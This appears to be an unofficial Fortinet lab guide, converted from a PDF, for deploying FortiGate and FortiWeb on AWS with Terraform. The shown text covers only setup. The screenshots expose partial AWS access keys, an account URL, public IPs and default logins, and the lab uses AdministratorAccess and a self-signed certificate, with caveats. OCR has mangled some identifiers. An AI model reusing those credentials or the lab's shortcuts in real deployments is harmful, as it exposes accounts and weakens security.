

## Disclaimer

This guide doesn't replace by any means the official training documentation available via Fortinet NSE Institute portal or into Fortinet Docs. This material is only aimed to provide a hands-on approach for **Pre-Sales activities**.

**This is not an official doc from Fortinet.**


## Contents

|  |    |
|--|----|
| Introduction .....   | 4  |
| Preparation .....  | 5  |
| Access your AWS Account .....                                | 5  |
| Create a SSH key.....  | 5  |
| Create a IAM user .....                                      | 7  |
| Subscribe to FortiGate and FortiWeb .....                    | 10 |
| Clone repository .....                                       | 13 |
| Terraform Deploy .....                                       | 13 |
| Change parameters.....                                       | 13 |
| Deploy Terraform .....                                       | 14 |
| Check resources .....  | 15 |
| SSL VPN Configuration.....                                   | 18 |
| AWS VPC Peering.....   | 19 |
| SSL Users and Groups.....                                    | 23 |
| SSL portal and client .....                                  | 23 |
| Connectivity with Legacy VPC and Web Internal instance ..... | 27 |
| Remove peering .....   | 30 |
| Log4Shell.....   | 31 |
| Introduction .....   | 31 |
| Exploit .....  | 32 |
| Start docker container vulnerable.....                       | 33 |
| Start attacker machine .....                                 | 35 |
| Attack Simulation .....                                      | 35 |
| Defend it .....  | 38 |
| Web application exploitation.....                            | 42 |
| Preparation.....   | 43 |
| SQL Injection.....   | 44 |
| Preparation .....  | 44 |
| Vulnerabilities .....  | 44 |
| Prevent SQL Injection .....                                  | 45 |
| Cookie Tampering .....                                       | 46 |
| Preparation and launching .....                              | 47 |

|                                      |    |
|--------------------------------------|----|
| Prevent Cookie Tampering .....       | 49 |
| Web Scraping.....                    | 52 |
| Preparation .....                    | 53 |
| Web Scraping Attack .....            | 53 |
| Prevent Web Scraping .....           | 53 |
| Create Bot Mitigation Policy .....   | 54 |
| Finish .....                         | 56 |
| References and additional tips ..... | 57 |

## Introduction

In this hands-on lab we are going to explore some aspects of deploying NGFW (FortiGate) and WAF (FortiWeb) on public cloud. To achieve it, we'll deploy a simple environment on public cloud, perform some cyber-attacks and defend it later. We are also going to configure SSL-VPN client, so you can provide secure access to your remote users. For this demo proposes we will deploy this environment:



It looks simple, right? And it is! But let's explore a little further each component:

- **Secure VPC:** It is a VPN where we have 2 subnets (Secure public sub and Secure private sub). In this VPC we will deploy our cyber security solutions.
- **Secure public subnet:** It is where FortiGate will be placed. It's connected to the internet through an Internet gateway.
- **Secure private subnet:** It is where we will position our FortiWeb and a web server (EC2).
- **Legacy VPC:** on the other side, we have another VPC. This VPC has only one subnet (**Legacy public sub**) and it is connected direct to the internet

- **FortiGate:** It is the NGFW we are going to configure to protect our assets inside the public cloud account. This FortiGate is already configured with some NAT rules to access Web Internal EC2 instance and FortiWeb, just to speed up the process.
- **FortiWeb:** it is the WAF who will help us to mitigate web attacks.
- **Web Legacy:** it is an EC2 instance, running Ubuntu OS. Also, it has a vulnerable web application (DVWA) we are going to use to illustrate some cyber-attacks. This machine will be used as an attacker machine for the Log4Shell vulnerability.
- **Web Internal:** it is an EC2 instance, also running Ubuntu OS and 3 vulnerable web applications. It is behind the FortiGate, so your access is going to be through NAT.

You will deploy this environment using Terraform. Fortinet has several scripts ready to deploy. You can find more details and scripts on <https://docs.fortinet.com> and <https://github.com/fortinet>. Feel free to download, modify and use them!

Remember, this is just an example of architecture for demo purposes, you should use what is better for your environment. If you have any questions about deployments, architecture, please reach us.

What we are going to do:

- Deploy FortiGate and FortiWeb in 2 new VPCs
- Configure access to cloud resources through SSL-VPN Client
- Attack and defend against Log4Shell
- Attack and defend web application attacks

Well, now that everything is explained, let's start this hands-on lab.

## Preparation

If you are doing this hands-on lab out of a Fortinet's event, all you need is a workstation with the following software installed:

- Git
- Terraform
- Httrack (for web scrapping lab)
- Forticlient (VPN only minimum)

## Access your AWS Account

If you are doing this hands-on lab out of a Fortinet's event, all you need is an AWS account with privileges to launch EC2 instances, VPC, subnet, security group, internet gateway and to subscribe Marketplace FortiGate and FortiWeb products.


## Create a SSH key

Now you will create a SSH key that will be used to login on "Web Legacy" and "Web Server" EC2 instances.


1. First, make sure you are in N. Virginia (us-east-1) region



2. Open EC2 section



3. Scroll down to “Network & Security” menu. Option “KeyPairs”. Click “Create key pair”.



4. In “Name” field type: forti-ssh-key. Select “.pem” at “Private key file format”. Click “Create key pair”. It will download the key. Save it.

EC2 > Key pairs > Create key pair

## Create key pair

**Key pair**

A key pair, consisting of a private key and a public key, is a set of security credentials that you use to prove your identity when connecting to an instance.

**Name**  The name can include up to 255 ASCII characters. It can't include leading or trailing spaces.

**Key pair type** [Info](#)

- RSA
- ED25519

**Private key file format**

- .pem  
For use with OpenSSH
- .ppk  
For use with PuTTY

**Tags (Optional)**

No tags associated with the resource.

[Add tag](#)

You can add 50 more tags.


[Cancel](#) **Create key pair**

## Create a IAM user


Now, let's create an IAM user that will be used to deploy the assets (VPCs, Subnets, Security groups, EC2 instances, Fortigate, etc) in the public cloud account.

NOTE: In your “real world” account (your company’s account) you can also create a new IAM user, role or use some CI/CD tool to deploy it.

### 1. Access “IAM” section



2. At “Users” menu, click on “Add users”



3. User name: forti-user

Enable “Access key – Programmatic access”. Click “Next: Permissions”

Add user

Set user details

You can add multiple users at once with the same access type and permissions. [Learn more](#)

|                                    |   |
|------------------------------------|---|
| User name*                         | <input type="text" value="forti-user"/> |
| <a href="#">+ Add another user</a> |   |

Select AWS access type

Select how these users will primarily access AWS. If you choose only programmatic access, it does NOT prevent users from accessing the console using an assumed role. Access keys and autogenerated passwords are provided in the last step. [Learn more](#)

|  |
|--|
| <input checked="" type="checkbox"/> <b>Access key - Programmatic access</b>  |
| Enables an <b>access key ID</b> and <b>secret access key</b> for the AWS API, CLI, SDK, and other development tools. |
| <input type="checkbox"/> <b>Password - AWS Management Console access</b>   |
| Enables a <b>password</b> that allows users to sign-in to the AWS Management Console.                                |

\* Required

[Cancel](#) [Next: Permissions](#)

4. Click “Attach existing policies directly”.

Select “Administrator Access”. Click on “Next: tags”

NOTE: In this lab, as we don't have much time, we are using Administrator Access to make it simpler, faster and because we will destroy this account in few hours. **In your real account, you should always use minimum privileges.**

## Add user

1 2 3 4 5

## ▼ Set permissions

Add user to group Copy permissions from existing user Attach existing policies directly

Create policy

Filter policies ▾ Search Showing 725 results

|                                     | Policy name ▾                                 | Type         | Used as                |
|-------------------------------------|---|--------------|------------------------|
| <input checked="" type="checkbox"/> | AdministratorAccess                           | Job function | Permissions policy (1) |
| <input type="checkbox"/>            | AdministratorAccess-Amplify                   | AWS managed  | None                   |
| <input type="checkbox"/>            | AdministratorAccess-AWSElasticBeanstalk       | AWS managed  | None                   |
| <input type="checkbox"/>            | AlexaForBusinessDeviceSetup                   | AWS managed  | None                   |
| <input type="checkbox"/>            | AlexaForBusinessFullAccess                    | AWS managed  | None                   |
| <input type="checkbox"/>            | AlexaForBusinessGatewayExecution              | AWS managed  | None                   |
| <input type="checkbox"/>            | AlexaForBusinessLifesizeDelegatedAccessPolicy | AWS managed  | None                   |
| <input type="checkbox"/>            | AlexaForBusinessPolyDelegatedAccessPolicy     | AWS managed  | None                   |

Cancel Previous Next: Tags

5. Click “Next review” and “Create user”. You will get a success page.
- Attention to the next step.** If you don’t take note of those values now, you will need to delete this IAM user and create it again.
6. Copy the “Access key ID” to a text file.  
Click “Show”

## Add user

1 2 3 4 5

Success

You successfully created the users shown below. You can view and download user security credentials. You can also email users instructions for signing in to the AWS Management Console. This is the last time these credentials will be available to download. However, you can create new credentials at any time.

Users with AWS Management Console access can sign-in at: <https://371571523880.signin.aws.amazon.com/console>

Download .csv

| User       | Access key ID  | Secret access key |
|------------|----------------|-------------------|
| forti-user | AKIAVNA3DQEUE7 | ***** Show        |

7. Copy the “Secret access key” to a text file. Save it, you will use them later.

## Add user

1 2 3 4 5

Success

You successfully created the users shown below. You can view and download user security credentials. You can also email users instructions for signing in to the AWS Management Console. This is the last time these credentials will be available to download. However, you can create new credentials at any time.

Users with AWS Management Console access can sign-in at: <https://371571523880.signin.aws.amazon.com/console>

[Download .csv](#)

| User       | Access key ID | Secret access key  |
|------------|---------------|--|
| forti-user | AKIAVNA3DQEUE | OOq3MZ7eg<br>WUNa <span style="float: right;">ActClfHikL<br/>Hide</span> |

## Subscribe to FortiGate and FortiWeb

In this lab we'll use FortiGate and FortiWeb PAYG or OnDemand. It means the license will be charged per hour, as it happens with the most services on the public cloud. To use them, first we need to subscribe to these licenses. This is a way of explaining about the product, support, costs, etc.

Fortinet provides a second option of licensing. It's called BYOL. In this option you buy a license from a Fortinet reseller that is valid for 1 year or more.

1. In the search bar, type "fortigate". Click "Marketplace" at the left side and "Fortinet FortiGate Next-Generation Firewall"

The screenshot shows the AWS Marketplace search results for 'fortigate'. A green box highlights the 'Marketplace' link in the sidebar. The main search results page displays three products:

- Fortinet FortiGate Next-Generation Firewall**: Version 7.0.3, Sold by: Fortinet Inc. (Free Trial button)
- Fortinet FortiGate (BYOL) Next-Generation Firewall**: Version 7.0.3, Sold by: Fortinet Inc. (Bring Your Own License button)
- Fortinet FortiWeb Web Application Firewall WAF VM**: Version 6.3.17, Sold by: Fortinet Inc. (Free Trial button)

Search results for 'fortigate'

Blogs (25) Documentation (1) Knowledge Articles (1) Marketplace (18)

**Marketplace** See all 18 results in Marketplace

Fortinet FortiGate Next-Generation Firewall Version: 7.0.3 | Sold by: Fortinet Inc. Free Trial


Fortinet FortiGate allows mitigation of blind spots to improve policy compliance by implementing critical security controls within your AWS environment. FortiGate includes all of the security and networking services common to FortiGate physical appliances.

★★★☆☆ 18 AWS Reviews | 104 External Reviews

Fortinet FortiGate (BYOL) Next-Generation Firewall Version: 7.0.3 | Sold by: Fortinet Inc. Bring Your Own License

Fortinet FortiWeb Web Application Firewall WAF VM Version: 6.3.17 | Sold by: Fortinet Inc. Free Trial

2. Click “Continue to Subscribe”



3. Click “Accept Terms”

The screenshot shows the 'Terms and Conditions' page for the Fortinet FortiGate subscription. It starts with the heading 'Fortinet Inc. Offer'. Below it is a detailed legal text about the subscription terms, mentioning the End User License Agreement (EULA) and AWS Privacy Notice. On the right side, there's a large orange 'Accept Terms' button highlighted with a green box.

**Terms and Conditions**

**Fortinet Inc. Offer**

By subscribing to this software, you agree to the pricing terms and the seller's [End User License Agreement \(EULA\)](#). You also agree and acknowledge that AWS may share information about this transaction (including your payment terms) with the respective seller, reseller or underlying provider, as applicable, in accordance with the [AWS Privacy Notice](#). Your use of AWS services is subject to the [AWS Customer Agreement](#) or other agreement with AWS governing your use of such services.

**Accept Terms**

4. In the next page you will get a message similar to the below. Close this browser tab.

Thank you for subscribing to this product! You can now configure your software.

You're subscribed to this software. Please see the terms and pricing details below or click the button above to configure your software.

**Save money by purchasing a software contract**

You can save on the cost of this software by purchasing a software contract. You will be charged the full fee when you confirm the contract purchase. The charge only covers the software cost over the contract duration.

[Configure contract](#)

Select contract option(s)

Total contract price \$0 Due now

Create Contract

### Terms and Conditions

#### Fortinet Inc. Offer

You have subscribed to this software and agreed that your use of this software is subject to the pricing terms and the seller's [End User License Agreement \(EULA\)](#). You agree that AWS may share information about this transaction (including your payment terms) with the respective seller, reseller or underlying provider, as applicable, in accordance with the [AWS Privacy Notice](#). Your use of AWS services remains subject to the [AWS Customer Agreement](#) or other agreement with AWS governing your use of such services.

| Product                                     | Effective date | Expiration date | Action                       |
|---|----------------|-----------------|------------------------------|
| Fortinet FortiGate Next-Generation Firewall | 1/6/2022       | N/A             | <a href="#">Show Details</a> |

- Now let's repeat this process to FortiWeb. Back to the AWS console tab, in the search bar, type "Fortiweb". Click Marketplace and "Fortinet FortiWeb Web Application Firewall WAF VM"

Search results for 'fortiweb'

Blogs (4) Marketplace See all 16 results in Marketplace

Events (5)

Marketplace (16)

**Fortinet FortiWeb Cloud WAF-as-a-Service** Sold by: Fortinet, Inc. Free Trial

**Fortinet FortiWeb Web Application Firewall WAF VM** Version: 6.3.17 | Sold by: Fortinet Inc. Free Trial

The FortiWeb web application firewall (WAF) defends web-based applications from known and zero-day threats. Its AI-based machine learning identifies threats with virtually no false positive detections.  
★★★★★ 3 AWS Reviews | 10 External Reviews

**Fortinet FortiWeb Web Application Firewall WAF VM (BYOL)** Version: 6.3.17 | Sold by: Fortinet Inc. Bring Your Own License


**FortiWeb-VM JumpStart Consulting Service** Sold by: Fortinet Inc.

- Click "Continue to Subscribe"
- Click "Accept Terms"
- Done! You're good to go.

## Clone repository

As mentioned before, there is a Terraform template ready to deploy. In this section we will get those files.

1. Open a Linux Terminal
2. Type: `git clone https://github.com/FortiLatam/handsonlab-fgt-fwb.git`
3. Enter the directory created: `cd handsonlab-fgt-fwb`



```
ftnt@ubuntu:~$ git clone https://github.com/FortiLatam/handsonlab-fgt-fwb
Cloning into 'handsonlab-fgt-fwb'...
remote: Enumerating objects: 22, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 22 (delta 3), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (22/22), 11.95 KiB | 1.49 MiB/s, done.
ftnt@ubuntu:~$ ls
Desktop  Downloads      Music    Public    Videos
Documents  handsonlab-fgt-fwb Pictures  Templates
ftnt@ubuntu:~$ cd handsonlab-fgt-fwb/
ftnt@ubuntu:~/handsonlab-fgt-fwb$
```

## Terraform Deploy

You can see some files in the directory we've just cloned. If you are interested, read the `README.md` file to understand what each file does. Also, you can find some comments in the files, explaining the sections, values, etc.

Now it is time. Let's make that topology real?

### Change parameters

In this demo, we are using a brand-new public cloud account, so there is no need to change a lot of parameters, we can and (for this demo) we must keep as it is, but if you want to deploy it in your company's account, please, feel free to change it as you need.

1. Edit `terraform.tfvars` file and put "Access key ID" and "Secret access key" that you saved in steps 6 and 7 from "Create IAM user" section.  
In the Linux terminal, type: `nano terraform.tfvars`
2. Paste the values previously noted
3. `Ctrl+X` to exit
4. `Y` to save it and "Enter" to confirm

```
ftnt@ubuntu: ~/handsonlab-fgt-fwb
```

```
GNU nano 4.8
```

```
// AWS Environment
// Put your keys
access_key = "AK[REDACTED]"
secret_key = "9r[REDACTED]"
```

```
Save modified buffer?
Y Yes
N No      ^D Cancel
```

## Deploy Terraform

Now indeed it is the deploy. Just few more steps to come.

1. In Linux Terminal, inside directory cloned, type: terraform init

```
ftnt@ubuntu:~/handsonlab-fgt-fwb$ terraform init
```

2. Next, type: terraform plan
3. Last: terraform apply
4. When asked, type: yes
5. If everything works fine, you should get a message as follows

```

ftnt@ubuntu: ~/handsontlab-fgt-fwb

data.template_file.FortiWeb: Read complete after 0s [id=b35fdf31418d3ea6ea5ea3b1398f5f20f26cb89]
aws_instance.fwbvm: Creating...
aws_instance.fgtvm: Creating...
aws_instance.fwbvm: Still creating... [10s elapsed]
aws_instance.fgtvm: Still creating... [10s elapsed]
aws_instance.fwbvm: Still creating... [20s elapsed]
aws_instance.fgtvm: Still creating... [20s elapsed]
aws_instance.fgtvm: Creation complete after 24s [id=i-02beacb247d4bdb5]
aws_eip.FGTPublicIP: Creating...
aws_route.internalroute: Creating...
aws_instance.fwbvm: Creation complete after 24s [id=i-039fe3f928175761a]
aws_route.internalroute: Creation complete after 5s [id=r-rtb-026c1ecc083784ac71080289494]
aws_eip.FGTPublicIP: Creation complete after 7s [id=eipalloc-0617b69aceeafece7]

Apply complete! Resources: 30 added, 0 changed, 0 destroyed.

Outputs:

FortiGate_Password = "i-02beacb247d4bdb5"
FortiGate_Port = "8443"
FortiGate_Username = "admin"
FortiGate_and_FortiWeb_PublicIP = "3.208.200.151"
FortiWeb_Password = "i-039fe3f928175761a"
FortiWeb_Port = "9443"
FortiWeb_Username = "admin"
WebServer_Internal_IP = "10.1.1.26"
WebServer_Internal_Public_IP = "3.208.200.151"
WebServer_Internal_SSH = "2222"
WebServer_Internal_Username = "ubuntu"
WebServer_Legacy_IP = "172.16.0.221"
WebServer_Legacy_Public_IP = "18.209.172.102"
WebServer_Legacy_SSH = "22"
WebServer_Legacy_Username = "ubuntu"

```

6. Copy those outputs values to a text file. You'll use them later.
7. Done! All the resources are deployed. FortiGate can take 5-8 more minutes to be ready to access.

## Check resources

Let's check the created resources on the public cloud. Make sure you are in N. Virginia (us-east-1) region.

1. Instances created:

| Name                | AutoscaleRole | Instance ID         | Instance state | Instance type |
|---------------------|---------------|---------------------|----------------|---------------|
| i-04fbd78f89be440   | -             | i-04fbd78f89be440   | Running        | t2.micro      |
| i-039fe3f928175761a | -             | i-039fe3f928175761a | Running        | c5.large      |
| i-02beacb247d4bdb5  | -             | i-02beacb247d4bdb5  | Running        | c5.large      |
| i-01a22a3fbdd8124bb | -             | i-01a22a3fbdd8124bb | Running        | t2.micro      |

## 2. VPC created:

The screenshot shows the AWS VPC Dashboard. On the left, there's a sidebar with options like 'New VPC Experience', 'VPC Dashboard', 'EC2 Global View', 'Filter by VPC', 'Select a VPC', 'Subnets', 'Route Tables', 'Internet Gateways', 'Egress Only Internet Gateways', and 'Carrier Gateways'. The 'Your VPCs' option is highlighted with a green box. The main area is titled 'Your VPCs (5) Info' and contains a table with columns: Name, VPC ID, State, IPv4 CIDR, and IPv6 CIDR (Network border group). Two rows are visible: 'Secure VPC' (vpc-0ace6da9cca298cef, Available, 10.1.0.0/16) and 'Legacy VPC' (vpc-00332b8e226e98496, Available, 172.16.0.0/16). The 'Secure VPC' row is also highlighted with a green box.

- Check if FortiGate is already up and running. From the outputs of Terraform you will find the FortiGate's IP and port:


```
Outputs:

FortiGate Password = "i-02beacb247d4bdba5"
FortiGate Port = "8443"
FortiGate Username = "admin"
FortiGate_and_FortiWeb_PublicIP = "3.208.200.151"
FortiWeb Password = "l-039Te3T9Z8175/b1a"
```

- Copy and paste it on the browser. You should get a page as below, if you don't, wait few more minutes. This warning is because FortiGate is using a self-signed certificate. You can ignore it for now (in your real environment, consider use a valid certificate).

The screenshot shows a Firefox browser window. The address bar says 'https://3.208.200.151:8443'. A yellow vertical bar is on the left. A warning message 'Warning: Potential Security Risk Ahead' is displayed, along with the text: 'Firefox detected a potential security threat and did not continue to 3.208.200.151. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.' Below this are buttons 'Go Back (Recommended)' and 'Advanced...'. A modal window is open at the bottom with the text: '3.208.200.151:8443 uses an invalid security certificate. The certificate is not trusted because it is self-signed. Error code: MOZILLA\_PKIX\_ERROR\_SELF\_SIGNED\_CERT'. It has buttons 'View Certificate', 'Go Back (Recommended)', and 'Accept the Risk and Continue' (which is highlighted with a green box).

- Click "Accept"

